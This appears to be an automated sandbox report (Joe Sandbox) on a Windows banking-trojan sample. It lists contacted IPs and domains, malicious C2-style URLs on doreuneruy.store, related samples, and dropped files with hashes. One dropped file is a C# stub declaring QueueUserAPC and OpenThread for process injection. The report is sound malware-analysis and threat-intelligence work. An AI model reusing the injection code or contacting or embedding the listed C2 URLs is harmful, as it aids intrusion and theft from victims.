http://https://www.lycos.com/images/ppqRJQCldf/y0aRV5ltpZLhF1Y6u/5E2P5n72GVgs/ZRfgQ7qOCw_/2FDj_2BPVh3CIG/ApimckfoZh3aFZlq1LHS9/dS4GzS9wFh0ghVyH/li9W0GkYIKxTCnu/icYaVVs6u_2FJWtYks/uKm30YMYG/4F3z2kj2C5Znei1zf20Z/n8ahvXXU8Rrtq8huPKA/o6zOJ_2B2aKD2SM1OlCsYY/7rAThTJULy_2F/_2FrljP6/t_2Bt0F8DR7W_2FSEdEgZ_2/FgV1waOmII/rFQv_2F9vOq/YOnsMkl.jpeg	false		high
http://https://lycos.com/images/ppqRJQCldf/y0aRV5ltpZLhF1Y6u/5E2P5n72GVgs/ZRfgQ7qOCw_/2FDj_2BPVh3CIG/ApimckfoZh3aFZlq1LHS9/dS4GzS9wFh0ghVyH/li9W0GkYIKxTCnu/icYaVVs6u_2FJWtYks/uKm30YMYG/4F3z2kj2C5Znei1zf20Z/n8ahvXXU8Rrtq8huPKA/o6zOJ_2B2aKD2SM1OlCsYY/7rAThTJULy_2F/_2FrljP6/t_2Bt0F8DR7W_2FSEdEgZ_2/FgV1waOmII/rFQv_2F9vOq/YOnsMkl.jpeg	false		high
http://https://doreuneruy.store/jdraw/9h3_2FCmvCPAOiqfbbwOZ/EDyF0nUwfnz0i_2B/zRdR8YVxUZKNNmY/vh0mWq_2BHQORAUjil/Wy1ZX7xjv/qL7UjzfbaMRckwwpBr7M/ZU4TPOLT0IGmp_2FqN5/9mRjeYDMBNc5x7HMWXCA4m/OQS9XBJVBHWu0/pJXVZOQ3/aoSVwCoLr8yuRXdSOyZXUNC/Ax4ZOlmgeU/J19Mkd.crw	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
209.202.254.90	lycos.com	United States		6354	LYCOSUS	false
89.45.4.117	doreuneruy.store	Romania		9009	M247GB	true
87.248.118.23	edge.gycpi.b.yahoodns.net	United Kingdom		203220	YAHOO-DEBDE	false
87.248.100.215	new-fp-shed.wg1.b.yahoo.com	United Kingdom		34010	YAHOO-IRDGB	false
98.137.11.164	yahoo.com	United States		36647	YAHOO-GQ1US	false
212.82.100.140	ds-ats.member.g02.yahoodns.net	United Kingdom		34010	YAHOO-IRDGB	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528165
Start date:	24.11.2021
Start time:	20:19:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	2GEg45PlG9.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Copyright Joe Security LLC 2021

Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	6
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winEXE@33/22@11/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 20.6% (good quality ratio 20.2%) • Quality average: 83.6% • Quality standard deviation: 24.7%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:21:08	API Interceptor	43x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
209.202.254.90	http://detraanbalho1.tripod.com/	Get hash	malicious	Browse	• sp-log.lycos.com/tp_cm.gif
87.248.118.23	http://www.prophecyhour.com	Get hash	malicious	Browse	• us.i1.yimg.com/us.yimg.com/i/yg/img/i/us/ui/join.gif
	http://www.forestforum.co.uk/showthread.php?t=47811&page=19	Get hash	malicious	Browse	• yui.yahooapis.com/2.9.0/build/animation/animation-min.js?v=4110
	http://ducvinhqb.com/service.html	Get hash	malicious	Browse	• us.i1.yimg.com/us.yimg.com/i/us/my/addtomyyahoo4.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
new-fp-shed.wg1.b.yahoo.com	R0xLHA2mT5.exe	Get hash	malicious	Browse	• 87.248.100.216
	Rats4dIOmA.exe	Get hash	malicious	Browse	• 87.248.100.216

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FpYf5EGDO9.exe	Get hash	malicious	Browse	• 87.248.100.216
	anIV2qJeLD.exe	Get hash	malicious	Browse	• 87.248.100.216
	0MGLPJiSa5.dll	Get hash	malicious	Browse	• 87.248.100.216
	loveTubeLike.dll	Get hash	malicious	Browse	• 87.248.100.215
	Fuutbqvhmc.dll	Get hash	malicious	Browse	• 87.248.100.215
	Antic Cracked.exe	Get hash	malicious	Browse	• 87.248.100.215
	nesfooF2Q1.exe	Get hash	malicious	Browse	• 87.248.100.215
	X4V4jFmFhO.dll	Get hash	malicious	Browse	• 87.248.100.216
	GLpkbbRAp2.dll	Get hash	malicious	Browse	• 87.248.100.216
	youNextNext.dll	Get hash	malicious	Browse	• 87.248.100.215
	bebys10.dll	Get hash	malicious	Browse	• 87.248.100.215
	bebys12.dll	Get hash	malicious	Browse	• 87.248.100.216
	loveTubeLike.dll	Get hash	malicious	Browse	• 87.248.100.216
	zuroq8.dll	Get hash	malicious	Browse	• 87.248.100.216
	zuroq1.dll	Get hash	malicious	Browse	• 87.248.100.216
	nextNextLike.dll	Get hash	malicious	Browse	• 87.248.100.215
	TFIw2EIiZh.exe	Get hash	malicious	Browse	• 87.248.100.215
	Solicitor Inquiry No. 001_4921 - UK.xls	Get hash	malicious	Browse	• 87.248.100.215

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
YAHOO-DEBDE	2h6gsk1xCR.dll	Get hash	malicious	Browse	• 87.248.118.22
	FpYf5EGDO9.exe	Get hash	malicious	Browse	• 87.248.118.22
	anIV2qJeLD.exe	Get hash	malicious	Browse	• 87.248.118.23
	481DGzXveG.dll	Get hash	malicious	Browse	• 87.248.118.22
	wMidyLtyIL.dll	Get hash	malicious	Browse	• 87.248.118.22
	Fuutbqvhmc.dll	Get hash	malicious	Browse	• 87.248.118.22
	delta.dll	Get hash	malicious	Browse	• 87.248.118.23
	delta.dll	Get hash	malicious	Browse	• 87.248.118.22
	5555555.dll	Get hash	malicious	Browse	• 87.248.118.22
	wsEUOSJMF6.dll	Get hash	malicious	Browse	• 87.248.118.23
	wsEUOSJMF6.dll	Get hash	malicious	Browse	• 87.248.118.23
	youNextNext.dll	Get hash	malicious	Browse	• 87.248.118.23
	44508.5578762732.dat.dll	Get hash	malicious	Browse	• 87.248.118.23
	gelfor.dll	Get hash	malicious	Browse	• 87.248.118.22
	bebys12.dll	Get hash	malicious	Browse	• 87.248.118.23
	Payment 2280_2.dll	Get hash	malicious	Browse	• 87.248.118.23
	Bill.10099_2.dll	Get hash	malicious	Browse	• 87.248.118.22
	0QVwqx6bPL.dll	Get hash	malicious	Browse	• 87.248.118.22
	zuroq1.dll	Get hash	malicious	Browse	• 87.248.118.22
	zuroq8.dll	Get hash	malicious	Browse	• 87.248.118.23
M247GB	FpYf5EGDO9.exe	Get hash	malicious	Browse	• 89.44.9.140
	anIV2qJeLD.exe	Get hash	malicious	Browse	• 89.44.9.140
	sbcPMw271m	Get hash	malicious	Browse	• 38.201.44.7
	MLEdqapxkp	Get hash	malicious	Browse	• 45.86.28.44
	from-isoDOCUMENT.EXE1.exe	Get hash	malicious	Browse	• 152.89.162.59
	DAImS4qg20.dll	Get hash	malicious	Browse	• 37.120.206.119
	tebdXHvUhB.dll	Get hash	malicious	Browse	• 37.120.206.119
	KKveTTgaAAsecNNaaaa.x86-20211122-0650	Get hash	malicious	Browse	• 192.253.247.181
	DOCUMENT.EXE	Get hash	malicious	Browse	• 152.89.162.59
	E4lCZiGLyr	Get hash	malicious	Browse	• 38.202.225.99
	Scan_Nov_Payment Advice,PDF.exe	Get hash	malicious	Browse	• 185.200.116.203
	TFKjmnMrPM.exe	Get hash	malicious	Browse	• 217.138.212.58
	MrBfVHgunq.exe	Get hash	malicious	Browse	• 217.138.212.58
	l2QQobwA6w.apk	Get hash	malicious	Browse	• 185.158.250.193
	riJ6zzi6fc	Get hash	malicious	Browse	• 206.127.222.213
	KXUcatZZiH	Get hash	malicious	Browse	• 158.46.140.134
	Linux_amd64	Get hash	malicious	Browse	• 45.89.175.119
	NmYDz4fPbW	Get hash	malicious	Browse	• 38.201.44.9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	T8H5LF8GIO	Get hash	malicious	Browse	• 185.90.60.84
	Novemeber Payment Advice 20211197864,PDF.exe	Get hash	malicious	Browse	• 185.200.116.203
LYCOSUS	FpYf5EGDO9.exe	Get hash	malicious	Browse	• 209.202.254.90
	anIV2qJeLD.exe	Get hash	malicious	Browse	• 209.202.254.90
	arm-20211121-1750	Get hash	malicious	Browse	• 209.202.244.142
	.exe	Get hash	malicious	Browse	• 209.202.254.10
	http://septterror.tripod.com/the911basics.html	Get hash	malicious	Browse	• 209.202.252.66

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
57f3642b4e37e28f5cbe3020c9331b4c	FpYf5EGDO9.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	anIV2qJeLD.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	Screenshot00112021.scr.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	1B2C4ED9193792BFE48A5722705085E2AFA7C14FD1951.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	LOfYSALEZr.dll	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	kgJewvQClx.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	heUtkmY9lS.dll	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	dxcbs4GN4T.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	xQDLlutCAU.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	HBHNYsrx3p.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	ftCytTSz94.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	BRHhSOSJ8B.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	144C0621CA5ECB402DE01D8F10044F92A2EF917522E4B.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	iWLjWhsT55.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	Payment.html	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	sample3.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	8xiF0lExRy.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	Documento--SII--33875.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	OnZH4ftMLU.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	yytr.dll	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
37f463bf4616ecd445d4a1937da06e19	J73PTzDghy.exe	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	fkYZ7hyvnD.exe	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	xzmHphquAP.exe	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	R0xLHA2mT5.exe	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	Rats4dIOmA.exe	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	XP-SN-7843884.htm	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	XP-SN-8324655.htm	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	new-1834138397.xls	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	1.htm	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	FACTURAS.exe	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	new-1179494065.xls	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	Arrival Notice, CIA Awb Inv Form.pdf.exe	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	TT-PRIME USD242,357,59.ppam	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	chase.xls	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	Statement from QNB.exe	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	private-1915056036.xls	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	private-1910485378.xls	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	doc201002124110300200.exe	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	t 2021.HtML	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164
	INVOICE - FIRST 2 CONTAINERS 1110.docx	Get hash	malicious	Browse	• 89.45.4.117 • 87.248.100.215 • 98.137.11.164

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllIulb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\A402.bi1	
Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	117
Entropy (8bit):	4.51228797597229
Encrypted:	false
SSDEEP:	3:cPaRhARtt7TSjjhThARtnJI1/v:oMWbtChWbng/v
MD5:	A45E1F430E5F27F3800271EA643136A0
SHA1:	26F5310FA0B49B1568413BC590BE8B974EC12987
SHA-256:	E459FD7C19DE215CD06D71D6D4449C402DC4058A3A7FCF752B77C291655CC8F9
SHA-512:	BA6B86ED4B359E4EF3412E00DB274201D93F5B22B91AD02DFE0894D0C2CAD15032F8F92630DD20A4E0C995E9C87E79555FD0F9CD56722220F56A336946F2CEC
Malicious:	false
Preview:	Server: dns.opendns.com..Address: 208.67.222.222....Name: myip.opendns.com..Address: 84.17.52.63....-------- ..

C:\Users\user\AppData\Local\Temp\CSC8C8ABE1FEF4C478388BEE18242C93FA2.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.101388776293656
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryDak7YnqqvPN5Dlq5J:+RI+ycuZhNRakSvPNnqX
MD5:	3A0EA2E920DE7A5CE448CE73F92B665B
SHA1:	EC518278A5DCF4FBA10BDD5A43CB59239B101ABE
SHA-256:	606547161CA048F4C7BC7D28A9037D7BE5F959B9C0341A3ABEC5E82A7A174587
SHA-512:	253D243364E5308C33C6AE8C942A6F678317D921B816E38BED72E46EFCBA8B68A682AFD4DB0AFAF04CDEC34EA1E65D8F268A84A896E7EF59BE7F2FEC7346BD 15
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...a.4.d.q.p.w.u.i...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...a.4.d.q.p.w.u.i...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSCB9FFCE128DE8401581818FC38CDBD6E1.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.119907233227931
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grydhClYak7Ynqq2hClNPN5Dlq5J:+RI+ycuZhNUGakSFXPNnqX
MD5:	7C1DDCFC43D98C735E049F63177EC03C
SHA1:	3FA576484B572061D1636B91963476AF8473C49E
SHA-256:	C96FF25CB1247C5D124CE3B66694C69175BDE97B663EE1617DA94C23CE189CAD
SHA-512:	5D86D02F3499FECA0AD5ED90B6C795E67DC51DB423E7DD1BDF44F247166AD97D7812A1CD011E8C68AA1FB9E71BA5782C5D9F9B758646955DAB8B151288CBE BF
Malicious:	false

C:\Users\user\AppData\Local\Temp\CSCB9FFCE128DE8401581818FC38CDBD6E1.TMP	
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...i.3.k.d.1.h.p.5...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...i.3.k.d.1.h.p.5...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RESBB1D.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.977326786462311
Encrypted:	false
SSDEEP:	24:HKnW9ryhHGIQhKdNWI+ycuZhNRakSvPNnq9hgd:cWWaKd41ulRa3tq9y
MD5:	3715824683820FB38604EDB8FF2CB6FB
SHA1:	D9884D8A3BEF79628C6087CC7D0A44D9829DCC5B
SHA-256:	57779A1959800275B24763199A1F048CAED7DF453F5B9E37BB20855F2E947D45
SHA-512:	2C41C664B78BEB7C97D743782B2BE1EA55EA42CF31A28A478147EE952287E275999F6618037B6CA9E13D3318D5202C19F62FC5BFEF7D4FA69FF6538C45710D5A
Malicious:	false
Preview:	L...;..a.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSC8C8ABE1FEF4C478388BEE18242C93FA2.TMP.....:... .z\.H.s.+f[.....4.....C:\Users\user\AppData\Local\Temp\RESBB1D.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...a.4.d.q.p.w.u.i...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESE1B0.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9748392387392317
Encrypted:	false
SSDEEP:	24:HMnW9rOBShHVhKdNWI+ycuZhNUGakSFXPNnq9hgd:KWO0jKd41ulUGa3FFq9y
MD5:	8095DB52FB6B6972A976FA542A1137C8
SHA1:	B4714AF78A03A5264A9D4312899F8739E8215E67
SHA-256:	2D1AEA37D93934C10F2F9886128CDAE99C2866CED39A3988D7EFAB4D726A9037
SHA-512:	3D484E17F8B417A574BB69B4A4F5EB28CB0D0C5389BFC9DD307C0976C8CC8878A4B4FFC6110C64E854AA53085405C99EF51F51F857BA734CDFCAB5AD049D622
Malicious:	false
Preview:	L...E..a.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSCB9FFCE128DE8401581818FC38CDBD6E1.TMP.....|...C.s^..c.~.<.....4.....C:\Users\user\AppData\Local\Temp\RESE1B0.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...i.3.k.d.1.h.p.5...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qgbbr5eh.4nx.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_so4yl5bd.pgt.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_so4yl5bd.pgt.ps1	
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp\a4dqpwui.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.012387590489786
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJc0H/VMRSR7a1gPc9OopxkSRa+rVSSRnA/fFOlN218zPQy:V/DTLDfuPH/ly/xv9rV5nA/NwSQQy
MD5:	E458C9B10EE5485711E8601EC2A9F7E7
SHA1:	52EBD94DA80BD5538C113C1A73BA0F773B3207F4
SHA-256:	10D6C8D84A31080F063B2FF734D3EC20DA046B698298723676C722C80D932683
SHA-512:	98F83BF02C6E41CDB284BC764B9F31231BA7936A086679333D8AA8A459448BCAE8A77765E3709EBB493FF274BF55F01282FB0EDA20391FC943E4BC0F184CF0E9
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class cnjja. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntP tr ljgjre,IntPtr eayjlqvhl,IntPtr sykorjnxna);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThr ead(uint hrlef,uint rrugydrmoih,IntPtr lsfhdtddyu);.. }..}.

C:\Users\user\AppData\Local\Temp\a4dqpwui.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.254648969245037
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fVzxs7+AEszIWXp+N23fQn:p37Lvkmb6KHdWZE84n
MD5:	408B6601D6173A8D9D40DC8FEFCE7CC4
SHA1:	D27260892EDEC5D1A862625341A7FD2E34388A96
SHA-256:	28B21F38813BECBEBB681E4968A382DD77CFF2849E55DF091EDE3F38D8E8F691
SHA-512:	354629BCC27139CC87C0D5829EADA618A343CEF63813A450A35DE065F188E65C3B77E83E2A75371C4294B488883C42504B669AC356C9A5E4F148DC96CD45C95
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\a4dqpwui.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\a4dqpwui.0.cs"

C:\Users\user\AppData\Local\Temp\a4dqpwui.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.629221221598805
Encrypted:	false
SSDEEP:	24:etGSL8+mUE7R85lwCk3tQJ3pS3864OFtkZfbP13DZ0Wl+ycuZhNRakSvPNnq:6JXE7S5lwhLjwJbP1TZX1ulRa3tq
